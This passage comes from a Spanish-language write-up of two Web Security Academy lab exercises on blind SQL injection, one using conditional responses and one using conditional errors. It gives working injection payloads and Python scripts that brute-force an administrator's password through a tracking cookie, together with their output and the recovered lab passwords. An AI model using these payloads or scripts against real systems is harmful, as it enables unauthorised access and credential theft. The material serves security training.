

Figura 1.14: Request con el payload para obtener la longitud de la contraseña, i está parametrizado.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	11263	
1	1	200	☐	☐	11324	
2	2	200	☐	☐	11324	
3	3	200	☐	☐	11324	
4	4	200	☐	☐	11324	
5	5	200	☐	☐	11324	
6	6	200	☐	☐	11324	
7	7	200	☐	☐	11324	
8	8	200	☐	☐	11324	
9	9	200	☐	☐	11324	
10	10	200	☐	☐	11324	
11	11	200	☐	☐	11324	
12	12	200	☐	☐	11324	
13	13	200	☐	☐	11324	
14	14	200	☐	☐	11324	
15	15	200	☐	☐	11324	
16	16	200	☐	☐	11324	
17	17	200	☐	☐	11324	
18	18	200	☐	☐	11324	
19	19	200	☐	☐	11324	
20	20	200	☐	☐	11263	
21	21	200	☐	☐	11263	
22	22	200	☐	☐	11263	
23	23	200	☐	☐	11263	
24	24	200	☐	☐	11263	
25	25	200	☐	☐	11263	

Figura 1.15: La longitud de las respuestas para cada valor de i delata que `length(password)=20`

Para obtener el valor de la contraseña, se compararon cada uno de los caracteres de esta con las 26 letras de a-z y los números de 0-9. Para esto se utilizó la función `SUBSTRING()`. El payload tiene la forma:
'OR+(SELECT SUBSTRING(password,p,1) FROM users WHERE username='administrator')='a

Aquí p indica qué caracter de password tomar como substring, este valor tiene que ir de 0 a 20, y a es el caracter que vamos a comparar. Para encontrar la contraseña se escribió un script de python que se puede ver en la figura 1.16. Este script automatiza el ataque y consigue crackear la contraseña. Los resultados de correr el script se pueden ver en la figura 1.17, esta contraseña permitió el acceso a la cuenta del usuario 'administrator' y permitió superar el laboratorio.

```python
import requests


caracteres = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','0','1','2','3','4','5','6','7','8','9']
contraseña = ''

for posicion in range(1,21):
    for caracter in caracteres:
        response = requests.get(
            'https://0acf0080047cdcd1c0bc7e7a00010041.web-security-academy.net/',
            cookies = {"TrackingId":f"%27OR+(SELECT SUBSTRING(password,{posicion},1) FROM users WHERE username=%27administrator%27)=%27{caracter}", "session":"2TLhopv808UqbRZVZeB5qTCLKHCTxZGU"})
        if (response.text.find('Welcome back') != -1):
            contraseña = contraseña + caracter
            print(f'contraseña so far = {contraseña}')

print(contraseña)
```

Figura 1.16: Script utilizado para obtener la contraseña mediante fuerza bruta.

```
contraseña so far = b
contraseña so far = b3
contraseña so far = b3l
contraseña so far = b3ln
contraseña so far = b3lnq
contraseña so far = b3lnqv
contraseña so far = b3lnqva
contraseña so far = b3lnqva7
contraseña so far = b3lnqva7e
contraseña so far = b3lnqva7e3
contraseña so far = b3lnqva7e33
contraseña so far = b3lnqva7e330
contraseña so far = b3lnqva7e330q
contraseña so far = b3lnqva7e330qb
contraseña so far = b3lnqva7e330qbd
contraseña so far = b3lnqva7e330qbds
contraseña so far = b3lnqva7e330qbdsx
contraseña so far = b3lnqva7e330qbdsxw
contraseña so far = b3lnqva7e330qbdsxw3
contraseña so far = b3lnqva7e330qbdsxw3b
b3lnqva7e330qbdsxw3b
```

Figura 1.17: Resultados de correr el script de la figura anterior.

1.2.2. Blind SQL injection with conditional errors

En este laboratorio hay que explotar blind SQLI en una cookie al igual que en el anterior, pero en este caso no tenemos nada en la respuesta que nos indique si la condición se cumplió o no. El método que se utilizó para revisar condiciones es el de triggerear errores en el servidor cuando estas se cumplen.

Modificando el valor de la cookie TrackingId agregando una única comilla, el servidor responde con un error 500. Esto sugirió un error de sintaxis dentro de SQL. Probando distintos payloads dentro de subqueries, se encontró que agregar `'||(SELECT '' FROM dual)||'` al final del valor de la cookie no produce un error. Esto solo tiene sentido si el error estaba siendo producido internamente en la base de datos y si esta base de datos es del tipo Oracle SQL, ver figura 1.18. El operador `||` es utilizado para concatenar strings pero aquí es necesario para poder realizar los subqueries con los que vamos a producir errores.

Figura 1.18: El payload `'||(SELECT '' FROM dual)||'` no devuelve error.

Teniendo información sobre la base de datos con la que estamos trabajando, y sabiendo que los errores internos de la base de datos producen respuestas de código 500, podemos producir estos errores intencionalmente cuando se cumplen las condiciones que queremos y obtener datos de esta manera.

Para producir el error se utilizó la operación `TO_CHAR(1/0)`, y para las condiciones se utilizó un payload de la forma
`SELECT CASE WHEN [condicion] THEN TO_CHAR(1/0) ELSE '' END FROM dual).`

De esta manera, solo vamos a producir el error cuando la condición se cumple.

Ya sabemos que la base de datos cuenta con una tabla llamada `users` con columnas llamadas `username` y `password`. Sabemos también que hay un usuario `'administrator'` y queremos esa contraseña.

Al igual que en el laboratorio anterior el primer paso es averiguar la cantidad de caracteres de la contraseña. Se utilizó un script de python que se puede ver en la figura 1.19, los resultados están en la figura 1.20 y una vez más estamos ante una contraseña de 20 caracteres.

```python
import requests

for longitud in range(1,30):
    response = requests.get(
        'https://0af4000d04107eb1c1d47eb500da00da.web-security-academy.net/',
        cookies = {
            "TrackingId":f"hLEXMZiSSbYH2FG7%27||(SELECT CASE WHEN LENGTH(password)>{longitud} THEN to_char(1/0) ELSE %27%27 END FROM users WHERE username=%27administrator%27)||%27",
            "session":"Q2c1z42uf3MgVO2dpLF0r9g2z9tcHjtJ"})

    if (response.status_code == 500):
        print(f'contraseña es más larga que {longitud}')
    else:
        print(f'contraseña es más corta que {longitud}')
```

Figura 1.19: Script utilizado para obtener la longitud de la contraseña.

```
contraseña es más larga que 1
contraseña es más larga que 2
contraseña es más larga que 3
contraseña es más larga que 4
contraseña es más larga que 5
contraseña es más larga que 6
contraseña es más larga que 7
contraseña es más larga que 8
contraseña es más larga que 9
contraseña es más larga que 10
contraseña es más larga que 11
contraseña es más larga que 12
contraseña es más larga que 13
contraseña es más larga que 14
contraseña es más larga que 15
contraseña es más larga que 16
contraseña es más larga que 17
contraseña es más larga que 18
contraseña es más larga que 19
contraseña es más corta que 20
contraseña es más corta que 21
contraseña es más corta que 22
contraseña es más corta que 23
contraseña es más corta que 24
contraseña es más corta que 25
contraseña es más corta que 26
contraseña es más corta que 27
contraseña es más corta que 28
contraseña es más corta que 29
```

Figura 1.20: Resultados de correr el script de la figura anterior.

Luego para crackear la contraseña, se utilizo un script muy similar al del laboratorio anterior pero que utiliza este payload basado en errores en lugar de buscar contenido en la respuesta. Este script se puede ver en la figura 1.21 y los resultados se pueden ver en la figura 1.22

```python
import requests


caracteres = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','0','1','2','3','4','5','6','7','8','9']
contraseña = ''

for posicion in range(1,21):
    for caracter in caracteres:
        response = requests.get(
        'https://0af4000d04107eb1c1d47eb500da00da.web-security-academy.net/',
        cookies = {
            "TrackingId":f"hLEXMZiSSbYH2FG7%27||(SELECT CASE WHEN SUBSTR(password,{posicion},1)='{caracter}' THEN to_char(1/0) ELSE %27%27 END FROM users WHERE username=%27administrator%27)||%27",
            "session":"Q2c1z42uf3MgVO2dpLF0r9g2z9tcHjtJ"})
        if (response.status_code == 500):
            contraseña = contraseña + caracter
            print(f'contraseña so far = {contraseña}')

print(contraseña)
```

Figura 1.21: Script utilizado para obtener la contraseña mediante fuerza bruta.

```
contraseña so far = m
contraseña so far = m2
contraseña so far = m26
contraseña so far = m269
contraseña so far = m2695
contraseña so far = m2695a
contraseña so far = m2695ak
contraseña so far = m2695ake
contraseña so far = m2695ake2
contraseña so far = m2695ake22
contraseña so far = m2695ake22z
contraseña so far = m2695ake22zn
contraseña so far = m2695ake22zn7
contraseña so far = m2695ake22zn78
contraseña so far = m2695ake22zn78p
contraseña so far = m2695ake22zn78pl
contraseña so far = m2695ake22zn78pld
contraseña so far = m2695ake22zn78pld7
contraseña so far = m2695ake22zn78pld77
contraseña so far = m2695ake22zn78pld77s
m2695ake22zn78pld77s
```

Figura 1.22: Resultados de correr el script de la figura anterior.